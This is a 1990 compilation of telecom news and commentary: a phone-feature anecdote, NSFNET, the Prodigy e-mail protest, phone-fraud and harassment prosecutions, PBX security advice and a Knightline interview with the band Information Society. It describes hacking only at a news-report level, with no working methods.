Maybe an hour later, a techician did call me to say he was rather surprised that call screening was working on my line. He gave a complete and concise explanation of how Alternate Answer and Transfer on Busy/No Answer was to work. He offered to have it removed from my line since it would be of no value to me as configured.

One question he could not answer: How do you add the last call received to call screening? He could find the answer nowhere, but said he would see to it I got 'the instruction booklet' in the mail soon, so maybe I could figure it
out myself.

I got busy with other things, and put the question aside ... until early Saturday morning when I got one of my periodic crank calls from the same number
which has plagued me for a couple months now with ring, then hangup calls on an
irregular basis.

For the fun of it, I punched *69, and told the sassy little girl who answered the phone to quit fooling around. She was, to say the least, surprised and startled by my call back. I don't think I will hear from her again. :)

But I decided to ask again how to add such a number to call screening, so I called Repair Service.

The Repair Service clerk pulled me up on the tube *including the work order from two days earlier* and like everyone else said:

Repair: You don't have Call Screening on your line. That is not available yet in your area. We are adding new offices daily, blah, blah.

I *couldn't believe* what I was hearing ... I told her I did, and she insisted I did not ... despite the order, despite what the computer said. Finally it was on to her supervisor, but as it turned out, her supervisor was the foreman on duty for the weekend. Like the others, he began with apologies for how I 'had been misinformed' ... no call screening was available.

Me: Tell ya what. You say no, and I say yes. You're on the test board, no? I'll hang up. You go on my line, dial *60, listen to the recording you hear, then call me back. I will wait here. Take your time. When you call back, you can apologize.

Foreman: Well, I'm not on the test board, I'm in my office on my own phone.

Me: So go to the test board, or pick me up in there wherever it is handy and use my line. Make a few calls. Add some numbers to the call screening; then call me back with egg on your face, okay?

Foreman: Are you saying call screening is on your line and you have used it?

Me: I have used it. Today. A few minutes ago I played with it.

Foreman: I'll call you back.

(Fifteen minutes later) ...

Foreman: Mr. Townson! Umm ... I have been with this company for 23 years. I'll get to the point: I have egg on my face. Not mine really, but the company has the egg on the face. You are correct; your line has call screening.

Me: 23 years you say? Are you a member of the Pioneers?

Foreman: (surprised) Why, uh, yes I am.

Me: Fine organization isn't it ...

Foreman: Yes, it certainly is. You know of them?

Me: I've heard a few things.

Foreman: Look, let me tell you something. I did not know -- nor *did anyone in this office know* that call screening was now available. We were told it was coming, that's all.

Me: You mean no one knew it was already in place?

Foreman: No, apparently not ... I think you are the only customer in the Rogers Park office who has it at this time. Because the assumption was it was not yet installed, the reps were told not to take orders for it ... I do not know how your order slipped through.

Me: Will you be telling others?

Foreman: I have already made some calls, and yes, others will be told

about this on Monday.

Me: Well, you know the *81 feature to turn call screening on and off is still not working.

Foreman: I'm not surprised. After all, none of it is supposed to be working right now. You seem to know something about this business, Mr. Townson.

Me: I guess I've picked up a few things along the way.

We then chatted about the Transfer on Busy/No Answer feature. I asked why, if my cell phone on 312-415-xxxx had the ability to transfer calls out of the CO and be programmed/turned on and off from the phone itself, my wire line could not. 312-415 is out of Chicago-Congress ... he thought it might have to
do with that office having some different generics than Rogers Park ... but he
could not give a satisfactory answer.

Patrick Townson

The following article appeared in the U-M Computing Center News (October 25, 1990, V 5, No 18, Pg 10)

[This article was also reprinted in TELECOM digest -DH]
- -

NSFNET DEMONSTRATES INTERCONTINENTAL ISO TRANSMISSION

[Editor's note: The following article is reprinted, with modifications, from the September 1990 issue of the Link Letter (Vol 3, No 4), published by the Merit/NSFNET backbone project]

At the end of September, partners in the National Science Foundation Network (NSFNET) announced a succesful demonstration of intercontinental data transmission using the International Standards Organization Conectionless Network Protocol (ISO CLNP). The international exchange of ISO CLNP packets was demonstrated betweeen end systems at the NSFNET Network Operations Center in Ann Arbor and in Bonn, West Germany, using the NSFNET backbone infrastructure and the European Academic Supercomputer Initiative (EASInet) backbone.

The prototype OSI implementation is intended to provide wide area connectivity between OSI networks, including networks using the DECNet Phase V protocols.

The new software was integrated into the NSFNET's "packet switching" (data transmission) nodes by David Katz and Susan Hares of the Merit Computer Network, with support from IBM's software developement departments in Milford, CT and Yorktown Heights, NY.

NSFNET is the first federally supported computer network to acheive international ISO CLNP transmission on an operating network, according to

Merit's Hans-Werner Braun, Principle Investigator for the NSFNET Project.

The Prototype ISO implementation is being designed to coexist with NSFNET's operational Internet Protocol (IP) network, and is a significant step towards offering ISO services on the NSFNET backbone. Eric Aupperle, President of Merit and acting director of ITD Network Systems, says that "the demonstration shows that we're capable of transporting ISO traffic. Now we're working to deploy this experimental service as fast as possible."

An implementation of CLNP was first demonstrated by Merit/NSFNET staff at the InterOp '89 conference. That implementation of CLNP was originally developed as part of the ARGO project at the University of Wisconsin, Madision, with the support of the IBM Corporation.

by Ken Horning
DTD Network Systems.

{Middlesex News}, Framingham, Mass., 11/2/90

Prodigy Pulls Plug on Electronic Mail Service For Some

By Adam Gaffin

NEWS STAFF WRITER

Users of a national computer network vow to continue a protest against censorship and a new charge for electronic mail even though the company kicked them off-line this week.

Brian Ek, spokesman for the network, Prodigy, said the "handful" of users had begun harassing other users and advertisers on the service and that some had even created programs "to flood members' 'mailboxes' with (thousands of) repeated and increasingly strident harangues," he said.

But leaders of the protest say they sent only polite letters -- approved by the company's legal department -- using techniques taught by the company itself. Up to nine of them had their accounts pulled hips week.

Protests began in September when the company said it would cut unlimited electronic mail from its monthly fee -- which includes such services as on-line airline reservations, weather and games -- and would charge 25 cents for every message above a monthly quota of 30. Ek says the design of the Prodigy network makes "e-mail" very expensive and that few users send more than 30 messages a month.

But Penny Hay, the only organizer of the "Cooperative Defense Committee" whose account was not shut this week, said she and others are upset with Prodigy's "bait and switch" tactics: The company continues to promote "free" electronic mail as a major feature. She said Prodigy itself had spurred use of e-mail by encouraging subscribers to set up private e-mail ``lists'' rather than use public forums and that the charges will especially hurt families, because the quota is per household, not person.

Ek said relatively few members protested the rate chqange. Gary Arlen, who publishes a newsletter about on-line services, called the controversy "a

tempest in a teapot."

Hay, however, said the group now has the backing of nearly 19,000 Prodigy users
-- the ones advertisers would want to see on-line because they are the most active ones on the system and so more likely to see their ads.

The group is also upset with the way the company screens messages meant for public conferences. Other services allow users to see "postings" immediately.

"They are infamous for this unpredicible and unfathomable censorship," Hay said.

"We feel what we are doing is not censoring because what we are essentially doing is electronic publishing," Ek said, comparing the public messages to letters to the editor of a family newspaper.

Neil Harris, marketing director at the competing GEnie service, said many people would feel intimidated knowing that what they write is being screened. He said GEnie only rarely has to deleted messages. And he said GEnie has picked up several thousand new customers from among disgruntled Prodigy users.

- -
-

"Conversations with Fred," {Middlesex News}, Framingham, 11/6/90.

The story is bizarre but true, swears Herb Rothman. Seems Prodigy, the network
run as a joint venture by Sears and IBM, wouldn't let somebody post a message in a coin-collecting forum that he was looking for a particular Roosevelt dime for his collection. Upset, the man called "member services." The representative told him the message violated a Prodigy rule against mentioning another user in a public message. "What user?" the man asked. "Roosevelt Dime," the rep replied. "That's not a person!" the man said. "Yes he is, he's a halfback for the Chicago Bears," the rep shot back.

Rothman is one of those alleged compu-terrorists Prodigy claims is harassing other users and companies that advertise on the service by sending out thousands upon thousands of increasingly hostile messages in protest of a Prodigy plan to begin charging users who send more than 30 e-mail messages a month. Rothman and the others say they sent very polite messages to people (Penny Hay of Los Angeles says her messages were even approved by the Prodigy legal department) telling them about the new fees and urging them to protest.

What's really happening is that Prodigy is proving its complete arrogance and total lack of understanding of the dynamics of on-line communication. They just don't get it. People are NOT going to spend nearly $130 a year just to see the weather in Oregon or order trips to Hawaii.

Even the computerphobes Prodigy wants to attract quickly learn the real value of the service is in finding new friends and holding intelligent "discussions" with others across the country.

But Prodigy blithely goes on censoring everything meant for public consumption,
unlike other nationwide services (or even bulletin-board systems run out of some teenager's bedroom). Rothman's story is not the only one about capricious
or just plain stupid censoring. Dog fanciers can't use the word ``bitch'' when

talking about their pets, yet the service recently ran an advice column all about oral sex. One user who complained when a message commenting on the use of the term "queen bitch" on "L.A. Law" was not allowed on was told that "queen b***h" would be acceptable, because adults would know what it meant but the kiddies would be saved.

So when the supposed technology illiterates Prodigy thinks make up its user base managed to get around this through the creation of private mail "lists" (and, in fact, many did so at the urging of Prodigy itself!), Prodigy started complaining of "e-mail hogs," quietly announced plans to levy charges for more than a minute number of e-mail messages each month and finally, simply canceled
the accounts of those who protested the loudest!

And now we are watching history in the making, with the nation's first nationwide protest movement organized almost entirely by electronic mail (now don't tell Prodigy this, but all those people they kicked off quickly got back onto the system -- Prodogy allows up to six users per household account, and friends simply loaned their empty slots to the protest leaders).

It's truly amazing how little faith Prodigy has in the ability of users to behave themselves. Other systems have "sysops" to keep things in line, but rarely do they have to pull messages. Plus, Prodigy is just being plain dumb. Rothman now has a mailing list of about 1,500. That means every time he sends out one of his newsletters on collectibles, he sends 1,500 e-mail messages, which, yes, costs more for Prodigy to send over long-distance lines and store in its central computers. But if they realized their users are generally mature, rather than treating them as 4-year-olds, Rothman could post just one message in a public area, that everybody could see.

Is this any way to run an on-line system? Does Prodigy really want to drive away the people most inclined to use the service -- and see all those ads that pop up at the bottom of the screen? Prodigy may soon have to do some accounting to the folks at IBM and Sears, who by most accounts have already poured at least $750 million into "this thing."

- -
With your computer and modem, you can reach Fred the Middlesex News Computer anytime, day or night, at (508) 872-8461. Set your parameters to 8-1-N and up to 2400 baud.

_

HEADLINE Cops Say Hacker, 17, `Stole' Phone Service
Byline: By Joshua Quittner
DATE 10/31/90
SOURCE Newsday (NDAY)
Edition: NASSAU AND SUFFOLK
Section: NEWS
Page: 02
(Copyright Newsday Inc., 1990)

State Police arrested a 17-year-old computer hacker at his terminal yesterday afternoon, and charged the Bethpage High School student with using his computer
to run up more than $1 million worth of long-distance telephone calls on credit
card numbers he deciphered.

State Police Senior Investigator Donald Delaney, who supervised the investigation and arrest of John Farrell, of 83 S. Third St., said that the case was among the first to rely on new technology developed by telecommunications engineers to track long-distance telephone-service abusers.

Investigators believe that as early as December, 1989, Farrell was using his computer and a homemade electronic device, known as a black box, to sequentially dial telephone numbers, which double as credit card numbers. By automatically calling the numbers in sequence, Farrell hoped to trigger a signal indicating a valid credit card number.

However, AT&T, which recently developed software to detect such sequential dialing, alerted Delaney's office in September of Farrell's alleged attempts. In July, investigators surreptitiously placed a "pen register" - a device that records all numbers dialed from a particular phone line - on Farrell's telephone, Delaney said.

State Police and U.S. Secret Service agents - the federal agency has been taking an active part in computer crimes and investigates credit card fraud - staked out Farrell's house yesterday afternoon. Shortly after 3 p.m., when the youth arrived home from school, technicians monitoring his telephone line signaled the police that he had already turned on his computer and was using an illegal credit card number to access an electronic bulletin board in Illinois, police said. Officers, armed with a search warrant, then entered the house and arrested Farrell.

Delaney said Farrell found over 100 long-distance credit card numbers, from four long-distance carriers, and posted them on rogue electronic bulletins boards in Virginia, Chicago, Denmark and France. Although he allegedly made most of the illegal calls, other hackers also used the numbers. The majority of the calls - more than $600,000 worth - were billed to four corporate card numbers, said Delaney, who added that the phone company is responsible for such losses. Farrell was arrested and charged with six felonies, including grand larceny, computer trespass and criminal possession of stolen property. The charges carry a maximum penalty of four years in prison. He was released into the custody of his parents last night. Neither Farrell nor his parents could be reached for comment yesterday. Farrell was associated with a group of hackers who called themselves Paradox, Delaney said.

HEADLINE Menacing calls started out as prank, says participant
Byline: Katharine Webster and Graciella Sevilla
Credit: Staff Writer
Notes: Editions vary : Head varies
DATE 10/28/90
SOURCE The San Diego Union and Tribune (SDU)
Pub: UNION
Edition: 1,2,3,4,5,6
Section: LOCAL
Page: B-1
(Copyright 1990)

A three-year campaign of telephoned threats and ethnic slurs directed against the Jewish owner of a National City pawn shop started out as a "stupid prank"

that grew to include more than 100 people, according to one of the young men who participated in the harassment. "Little did I know when I started this three years ago, that it would escalate into my brother calling (David Vogel) 10 times a day," said Gary Richard Danko, 21, of Chula Vista, who cooperated with the FBI investigation that resulted in the indictment Wednesday of his older brother and two other men on civil rights charges.

Michael Dennis Danko, 23, and Brett Alan Pankauski, 22, both of Chula Vista, and Jeffrey Alan Myrick, 21, of Paradise Hills in San Diego, pleaded not guilty in U.S. District Court yesterday to a six-count indictment charging them with wire fraud and felony conspiracy to violate the civil rights of David Vogel, a 66-year-old Jewish immigrant who escaped the Holocaust.

Pankauski was released on $10,000 bail and admonished to avoid all contact with Vogel. But Danko and Myrick were held without bail pending an Oct. 4 detention hearing after federal prosecutor Michael McAuliffe convinced Magistrate Irma Gonzalez that they posed substantial flight risks.

On Wednesday, Gary Danko and a friend, Robert John Byrd, 21, also of Chula Vista, pleaded guilty to one misdemeanor count of conspiring to violate Vogel's civil rights, according to a spokesman for the U.S. attorney's office. The two friends, who met while working at a 7-Eleven, were released and agreed to testify at the trial of the remaining three defendants.

Though the arrests climaxed a five-month investigation involving the FBI, U.S. attorney's office and the Department of Justice, Gary Danko said yesterday that the menacing phone calls to numbers picked "at random" from the telephone book began years ago.

The group of friends, most of whom have known each other since elementary school, all used to make crank phone calls, Danko said, even to each other. They also experimented with breaking codes for answering machines and changing the outgoing message to something profane.

While he said he stopped making the calls to Vogel a couple of years ago, his brother and others "took it out to a degree to torment the guy."

"I feel bad that it turned out this way," Danko said. "I wish there was some way I could make it up to David (Vogel)."

"I know how he feels," Danko added. "Ever since I've had my own phone line I've had harassing phone calls between 2 and 6 in the morning to the point where I've changed my phone number three times." Danko denied that he, his brother, or any of the other defendants in the case were racists or that they had targeted Vogel for any particular reason. He said that the defendants made crank calls to many people, and that the anti-Jewish nature of the calls to Vogel was probably based on a "lucky guess" that he was Jewish.

According to the indictment, Michael Danko, Myrick, and Pankauski made phone calls in which they referred to Nazi concentration camps and Hitler, while threatening to harm Vogel and his pawn-shop business.

Vogel said he began receiving the phone calls -- which included racial slurs and taunts about his wife -- in 1987. Sometimes he received up to 12 calls a day, creating a "personal hell." Earlier this year, he finally hired a private investigator, who then turned the case over to the FBI.

"It caused suffering for us like the concentration camps did for my family," Vogel said. "It was horrible."

Another relative of Gary and Michael Danko, who asked not to be identified, said he thought the calls to Vogel continued only "because they got a reaction out of him -- he screamed and yelled at them." But he said Vogel was probably not the only Jew targeted in the phone calls.

The relative agreed with FBI agents, who described these incidents as isolated and not connected with organized racist groups such as the Skinheads.

Instead, he said, the brothers thought they were doing "something funny." He said he thought they still didn't realize they were doing something wrong, even
though he had "yelled and screamed at them" to stop.

Gary Danko is a computer "hacker" who works at a computer store, he said. Michael Danko was unemployed.

FBI agents began investigating the calls in May, when they placed a tape recorder on Vogel's phone. It only took a few moments before the first hate call came in.

Agents traced the calls to a number of phone booths and then began putting together the wire-fraud case.

In addition to the civil rights violations, the indictment alleges that the three defendants conspired to obtain unauthorized AT&T long-distance access codes to make long-distance phone calls without paying for them.

If convicted of the civil rights and wire-fraud charges, the defendants could face up to 15 years in prison and $500,000 in fines. In addition, they face various additional charges of illegally obtaining and using the restricted long-distance access codes.

Yesterday, Vogel angrily rejected the notion that these callers were less than serious in their intentions.

"They're full of baloney. They don't know what they are talking about," he said.

HEADLINE SHORT-CIRCUITING DATA CRIMINALS
STEPS CAN BE TAKEN TO DETECT AND PREVENT COMPUTER SECURITY BREACHES, BUT BUSINESSES HESITATE TO PROSECUTE
Byline: Mary J. Pitzer Daily News Staff Writer
Notes: MONDAY BUSINESS: COVER STORY THE PRICE OF COMPUTER CRIME. Second of two parts
DATE 10/22/90
SOURCE LOS ANGELES DAILY NEWS (LAD)
Edition: Valley
Section: BUSINESS
Page: B1
(Copyright 1990)

Along with other telecommunications companies, Pacific Bell is a favorite target for computer crime.

"We're a victim," said Darrell Santos, senior investigator at Pacific Bell. "We have people hacking us and trying to get into our billables. It seems like a whole lot of people are trying to get into the telecommunications network."

But the company is fighting back. About seven employees in its investigative unit work with different law enforcement agencies to track down criminals, many of whom use the phone lines to commit computer crimes.

In cooperation with authorities Pacific Bell investigators collect evidence, trace calls, interview suspects and testify in court. They even do their own hacking to figure out what some of their chief adversaries are up to.

"We take a (telephone) prefix and hack the daylights out of it. We hack our own numbers," Santos said. "Hey, if we can do it, think of what those brain childs are doing."

Few companies are nearly so aggressive. For the most part computer crime is a growing business that remains relatively unchecked. State and federal laws against computer crime are in place, but few cases are prosecuted. Most incidents go unreported, consultants say.

"We advise our clients not to talk about losses and security because just talking about them in public is a breach," said Donn Parker, a senior managment consultant at SRI International in Palo Alto. "Mostly companies handle incidents privately or swallow the loss."

Most problematic is that few companies have tight enough security to protect themselves.

"On a scale of one to 10, the majority of companies are at about a two," said Jim Harrigan, senior security consultant at LeeMah Datacom Security Corp., which sells computer security products.

Current laws are strong enough to convict computer criminals, security experts say. But they have been little used and sentences are rarely stiff, especially because so many violators are juveniles.

Fewer than 250 computer crime cases have been prosecuted nationally, according to Kenneth Rosenblatt, head of the Santa Clara County district attorney's high technology unit. Rosenblatt co-authored California's recent computer crime law, which creates new penalties such as confiscation of computer equipment.

Under a strengthened federal Computer Fraud and Abuse Act, Cornell University graduate student Robert T. Morris Jr. was convicted of unleashing a computer virus in Internet, a large computer network tying universities and government facilities. Though the virus was not intended to destroy programs, it infected thousands of computers and cost between $100,000 and $10 million to combat, according to author and hacking expert Cliff Stoll.

Morris was sentenced to three years probation and a $10,000 fine.

A major problem in policing computer crime is that investigators are understaffed and undertrained, Rosenblatt said. While Los Angeles and other police departments have computer crime units, most are not geared for it, he said. And violent crimes take precedence.

Rosenblatt would like to see greater regional cooperation and coordination among local law enforcement agencies.

Because investigators are understaffed, they must depend on their victims to gather enough evidence to convict the culprits. And that can be fraught with difficulties, Kenneth Weaver, criminal investigator in the San Diego district attorney's office, said at a recent security conference in Newport Beach.

In one case a company's computer system crashed and its programs were erased 30 days after an employee left the firm. With six months of backup tapes, the company was able to document what had happened. The District Attorney's office asked to estimate how much money had been lost.

The total came to $3,850, well below the $5,000 in damages needed for a felony case, Weaver said. And then the information was delayed 14 months. It needed to be reported in 12 months for the D.A. to go forward with the case.

"We were prevented from prosecuting," Weaver said. In California, 71 percent of the cases result in convictions once arrests are made, according to the National Center for Computer Crime Data.

But when prosecutors do make a case, there can be more trouble. Some prominent people in the computer industry have complained that a 2-year investigation by the U.S. Secret Service infringed on civil rights.

The investigation, code-named Operation Sun Devil, was started to snare members of the Legion of Doom, an elite hacker group. The Secret Service suspected that they had broken into BellSouth Corp.'s telephone network and planted destructive programs that could have knocked out emergency and customer phone service across several states. Last spring, hacker dens in 13 cities were raided. Two suspects have been charged with computer crimes, and more arrests are expected.

But a group called EFF, formed in July by Lotus Development Corp. founder Mitchell D. Kapor and Apple Computer Inc. co-founder Stephen Wozniak, has objected to the crackdown as overzealous.

"The excesses of Operation Sun Devil are only the beginning of what threatens to become a long, difficult, and philosophically obscure struggle between institutional control and individual liberty," Kapor wrote in a paper with computer expert and Grateful Dead lyricist John Perry Barlow.

So far, the foundation has granted $275,000 to Computer Professionals for Social Responsibility to expand its ongoing work on civil liberties protections for computer users.

The foundation also is offering legal assistance to computer users who may have had their rights infringed. For example, it provided legal support to Craig Neidorf, publisher of an online hacking "magazine." Neidorf had been charged with felony wire fraud and interstate transportation of stolen property for publishing BellSouth network information.

Neidorf said he was not aware the information was stolen. EFF claimed that Neidorf's right to free speech had been violated. The government dropped its case after EFF representatives found that the apparently stolen information was

publicly available.

Companies that want to prosecute computer crime face other dilemmas.

"The decision to bring in public authorities is not always the best," said Susan Nycum, an attorney at Baker & McKenzie in Palo Alto.

In a criminal case, the company loses control over what information is made public in the trial. But companies can pursue civil remedies that enable them to keep a lower profile. Suing for theft of trade secret, for example, would be one avenue, Weaver said.

Many companies are reluctant to beef up security even if they know the risks from computer crime. First, they worry that making access to computers more difficult would lower productivity. There also is concern that their technical people, who are in high demand, might leave for other jobs if security becomes too cumbersome.

Expense is another factor. Serious security measures at a large installation can cost an average of $100,000, though a smaller company can be helped for about $10,000, said Trevor Gee, partner at consulting company Deloitte and Touche.

"They hear all the rumors, but unless you illustrate very specific savings, they are reluctant," Gee said.

Proving cost savings is difficult unless the company already has been hit by computer crime. But those victims, some of whom have suffered losses in the millions, are usually security experts' best customers, consultants say.

Much of the vulnerability to computer crime comes simply from lax security. Access is not restricted. Doors are not locked. Passwords are easily guessed, seldom changed and shared with several workers. And even these basic security measures are easy to put off.

"You hear a lot of, `We haven't gotten around to changing the password because. . .," Roy Alzua, telecommunications security program manager at Rockwell International, told the security conference.

So what should companies do to plug the gaping security holes in their organizations?

Consultants say that top management first has to make a commitment that everyone in the operation takes seriously.

"I've seen companies waste several hundreds, if not thousands, of dollars because management was not behind the program," Deloitte & Touche's Gee said. "As a result, MIS (management information systems) professionals have a tough time" pressing for more security.

Once top executives are convinced that there is a need for tighter security, they must establish policies and procedures, consultants say. Gee suggests that in addition to training programs, reminders should be posted. Such issues as whether employees are allowed to use computers for personal projects should be tackled.

Management also should decide what systems and information need to be secured.

"They need to zero in on the information they are really concerned about," said
Gregory Therkalsen, national director of information security services for consultants Ernst & Young. "About 95 percent of the information in the average
company nobody cares about."

Before tackling complicated security systems, companies should pay attention to
the basics.

"Lock a door. It's as easy as that," Alzua said.

Companies should make sure that the passwords that come with their computers are changed. And then employees should not use common words or names that are easy to guess. Using a combination of numbers and letters, although difficult to remember, is more secure.

Another basic measure is to have a system that automatically checks the authorization of someone who dials into the company's computers from the outside.

Then, companies should develop an electronic audit trail so that they know who is using the system and when. And companies should always take the time to make backups of their computer files and store them in a place safe from fire and flood.

A wide variety of software is available to help companies protect themselves. Some automatically encode information entered into the system. Others detect viruses.

For a more sophisticated approach, LeeMah Datacom has a system that blocks a computer tone from the telephone line until the correct access code is entered.
The company has held contests challenging hackers to break into its system. No
one has, the company said.

SRI is developing a system that would monitor computer activity around the clock with the supervision of a security guard. SRI is implementing the system
for the FBI and plans to make it a commercial product.

No company would want to have a perfectly secure system, consultants say. That
would mean shutting out most employees and staying off networks that can make operations more efficient.

While still balancing the need for openess, however, there is much that can be done to prevent computer crime. And although there is no perfect solution, companies don't need to stand by waiting to become the next victim.

HEADLINE BELL CANADA'S NEW LOOK TELEPHONE NUMBERS PUZZLE SOME CUSTOMERS
DATE 09/26/90
SOURCE CANADA NEWS-WIRE (CNW)
Contact: For further information, contact: Irene Colella (416)

581-4266; Geoff Matthews, Bell Canada (416) 581-4205. CO: Bell Canada
SS: IN: TLS
Origin: TORONTO
Language: ENGLISH; E
Day of Week: Wed
Time: 09:56 (Eastern Time)
(Copyright Canada News-Wire)
RE CN
--- BELL CANADA'S NEW LOOK TELEPHONE NUMBERS PUZZLE SOME CUSTOMERS ---

TORONTO - Bell Canada's new look telephone numbers in Southern Ontario are causing puzzlement among some customers in the 416 area code.

In late 1988 Bell found itself running short of telephone numbers in the Golden Horseshoe because of rapid business and residential growth as well as the increasing popularity of cellular telephones, fax machines and new services like Ident-A-Call.

To accommodate continuing growth, the company had to come up with a means of creating new number combinations. The solution was found by assigning local exchanges made up of combinations which had previously been reserved as area codes elsewhere in North America.

Until March of this year the three numbers (known as a central office code) which begin a telephone number never had a zero or a one as the second digit. Anything from two through nine could appear in that position, but combinations with zero or one were used only as area codes. But with more than four million telephone numbers in use throughout the Golden Horseshoe Bell was simply running out of the traditional central office code combinations. By creating new central office codes such as 502, 513, 602 and 612, the company has access to up to one million new telephone numbers.

Some customers, however, have found the new numbers a little confusing. When the new numbers were introduced last March, Bell mounted an extensive advertising campaign telling customers throughout the 416 area code to dial 1 plus 416 or 0 plus 416 for all long distance calls within the area code in order to ensure calls to these numbers could be completed.

Bell spokesman Geoff Matthews says that while the ad campaign was extremely effective in changing dialing habits, a number of customers are scratching their heads when they first see the new telephone numbers.

``In some cases we are finding that business customers have not programmed their telephone equipment to permit dialing the new numbers,'' Matthews said, ``but some people think it is simply a mistake when they see a telephone number beginning with 612 for example. Most are satisfied once they have received an explanation.''

Creating the million new telephone numbers should see Bell Canada through several years, Matthews said, after which a new area code will be introduced.

The 416 area code is the first in Canada to reach capacity. A number of U.S. cities have faced a similar situation, Matthews said, and have introduced similar number plans.

Bell Canada, the largest Canadian telecommunications operating company, markets

a full range of state-of-the-art products and services more than seven million business and residence customers in Ontario, Quebec and part of the Northwest Territories.

Bell Canada is a member of Telecom Canada -- an association of Canada's major telecommunications companies.

For further information, contact: Irene Colella (416) 581-4266; Geoff Matthews, Bell Canada (416) 581-4205.

HEADLINE Keeping The PBX Secure
Byline: Bruce Caldwell
DATE 10/15/90
Issue: 291
Section: TRENDS
Page: 25
(Copyright 1990 CMP Publications, Inc. All rights reserved.)

Preventing toll fraud through the corporate PBX can be as simple, albeit inconvenient, as expanding access codes from four digits to 14. "When we had nine-digit codes, we got hurt bad," says Bob Fox of US Sprint Communications Co., referring to the phone company's credit card numbers. "But when we moved to 14-digit codes and vigorous prosecution, our abuse dropped off the table."

At most companies, the authorization code for remote access, used by employees to place calls through the corporate PBX while away from the office, is only four digits. Many companies are "hung up on the four-digit authorization code," says Fox, mainly because it's easier for the executives to remember. But all it takes a hacker to crack open a four-digit code is about 20 minutes.

To help their customers cope with PBX abuse, MCI Communications Corp. has prepared a tip sheet describing preventative measures (see accompanying chart).
PBX fraud may display itself in a particular pattern: The initial stage will show a dramatic increase in 950-outbound and 800-outbound services, which allow
a surreptitious user to "cover his tracks" by jumping from one carrier to another-a technique known as "looping." In time, knowledge of the unsecured system may become widespread, resulting in heavy use of services connected with
normal telecommunications traffic.

Customers are advised to audit systems for unusual usage and to change codes on
a regular basis. Steady tones used as prompts to input access codes should be avoided, because that is what hacker-programmed computers look for. Instead, MCI advises use of a voice recording or no prompt at all, and recommends automatic termination of a call or routing it to a switchboard operator whenever an invalid code is entered.

An obvious source of help is often overlooked. Explains Jim Snyder, an attorney in MCI's office of corporate systems integrity, "The first thing we tell customers is to contact their PBX vendor to find out what kind of safeguards can be built into the PBX."

HEADLINE WATCH YOUR PBX
          Column: Database
DATE   04/02/90
SOURCE   COMMUNICATIONSWEEK   (CWK)
          Issue: 294
          Section: PRN
          Page: 24
          (Copyright 1990 CMP Publications, Inc. All rights reserved.)

Many managers of voice systems would be "horrified" if they realized the low levels of security found in their PBXs, according to Gail Thackeray, an assistant attorney general for the state of Arizona. Thackeray made her comments to a group of financial users at a computer virus clinic held by the Data Processing Management Association's Financial Industries chapter. Thackeray, who investigates computer crimes, said that PBXs often are used by network criminals to make free long distance phone calls at the expense of the companies that own the PBXs. "PBX owners are often unaware that if $500,000 worth of fraud comes from your PBX, the local carrier is not going to absorb that loss," she said.

The PBX also is often the first source of break-in by computer hackers, who use
the free phone service to get into a user's data system, she said. "PBXs are the prime method for international toll fraud and hackers attacking and hiding behind your corporate identity," Thackeray said.

Richard Lefkon, Citicorp's network planner and president of DPMA's financial industries chapter, said users are more likely to take steps toward protecting a PBX than a network of microcomputers. "A PBX is expensive, so if you add 15 to 20 percent to protect it, it's a justifiable expenditure," Lefkon said. "If
you have a PC which costs a couple of thousand dollars, unless you think you're
special, you are going to think twice before investing several hundred dollars per PC to protect them."

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

K N I G H T L I N E

Issue 03/Part III of III

17th of November, 1990

Written, compiled,

and edited by Doc Holiday

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

What is this? Information Society's new album is called "HACK"? Just what do these guys know about hacking? How did they come up with the album title? Why are they taking such an interest in the Computer Underground?

Knightline got the chance to ask Kurt Valaquen of InSoc about the new album and his involvement with the CU.

- -
-

RINGing New York .. .

KV: Hello
Me: Kurt?
KV: Yes, Doc ?
Me: Yea, you ready for the interview?
KV: Sure, shoot.
Me: Okay, this is DH with Phrack Classic--
TC: This is the Conflict
PH: And this is Pain Hertz
KV: I uh, hope you ask me what my hacker handle is..
Me: Ok, what's your handle?
KV: Because I believe that I have one of the coolest hacker's handles that I've
ever heard.
TC: uhh
Me: What is it?
KV: TRAPPED VECTOR.
Me: "Trapped Vector" ?
KV: yep
Me: How did you come up with that?
KV: What? You don't recognize it ?
Me: haha
KV: What.. . and you guys call yourselves hackers?
Me: ah
KV: My god. . you guys must be so young that you've never had to deal with
assembly language.
Me: Who would want to-- It was a sarcastic question..
Me: Now, Kurt..
KV: Trapped Vector is a term from deep deep down in the functioning's of a CPU.
Me: Right.
Me: Uh, uh What kind of involvement, if any, have you had in the
telecommunications field?
KV: In telecommunications what?

Me: In the telecommunications field.
KV: Uhh.. I majored in computer science at the University of Minnesota.. . Just
long enough to get interested and not long enough to get a degree.
Me: ah. So you didn't graduate?
KV: No. After my 5th year I finally gave up and went to Vienna.
Me: Uhh. Let's get into the new album .. uh now, what was the inspiration for involving the "hacking" theme in your new album?
KV: Umm, well, it's not like we were inspired to do it -- and we sat around all
day and said "Hey, let's like put this hacker's moltese into it." -- it's more like we just left all that stuff out on our first album because we were trying to .. uh.. to not make any waves, since it was our first album.
And now were cocky and think we can do whatever we want. So we just did whatever we wanted. And whenever we do whatever we want, some of that stuff inevitably creeps in because .. were into it.
Me: uhh.. have you been following all of the recent hacking busts that have plagued the country this year .. ?
KV: Hacking "buzz" that has plaged.. .
Me: BUSTS.. yea hacking busts..
KV: Oh, I haven't been following it, but I've been hearing a little bit about it from my friends..
Me: Yea, because your album comming out titled "HACK" really does tie in with this time period of hackers getting alot of press..
KV: Yea
Me: And I just thought that could have been one of the inspirations.. .
KV: Well, actually, believe it or not, we don't really know what it means to title an album "HACK". We have a list of about nine different interpretations that we thought we could leave open and anyone else could decide which is the real one and strangley (Gruhm) the computer hacker concept is pretty far down on our list. The first one we always think of is uh.. the hack versus .. uh.. respected professional-- meaning-- like, you know, their just hack, he's just a hack writer.. .
Me: Right.
KV: Their just hack musicians-- because uh, I guess we wanted to be self-deprecating in a sarcastic and easily marketable way.
Me: Yea..
Me: What about your personal involvement in the Computer Underground? Is there one? With hackers?
KV: Well, umm.. if I were not being a "pop tart" (which is our personal lingo for rock star) I would probably be trying to make my money off of programming.
Me: Aaah!
KV: Ummm, however.. that's not the case.. I am trying to be a "pop tart" so my involvement is more limited that I would like it to be. I mean I do all my
work on IBM.. When I'm composing..
Me: Hm, Kurt, what are your thoughts and attitudes toward hackers and hacking?
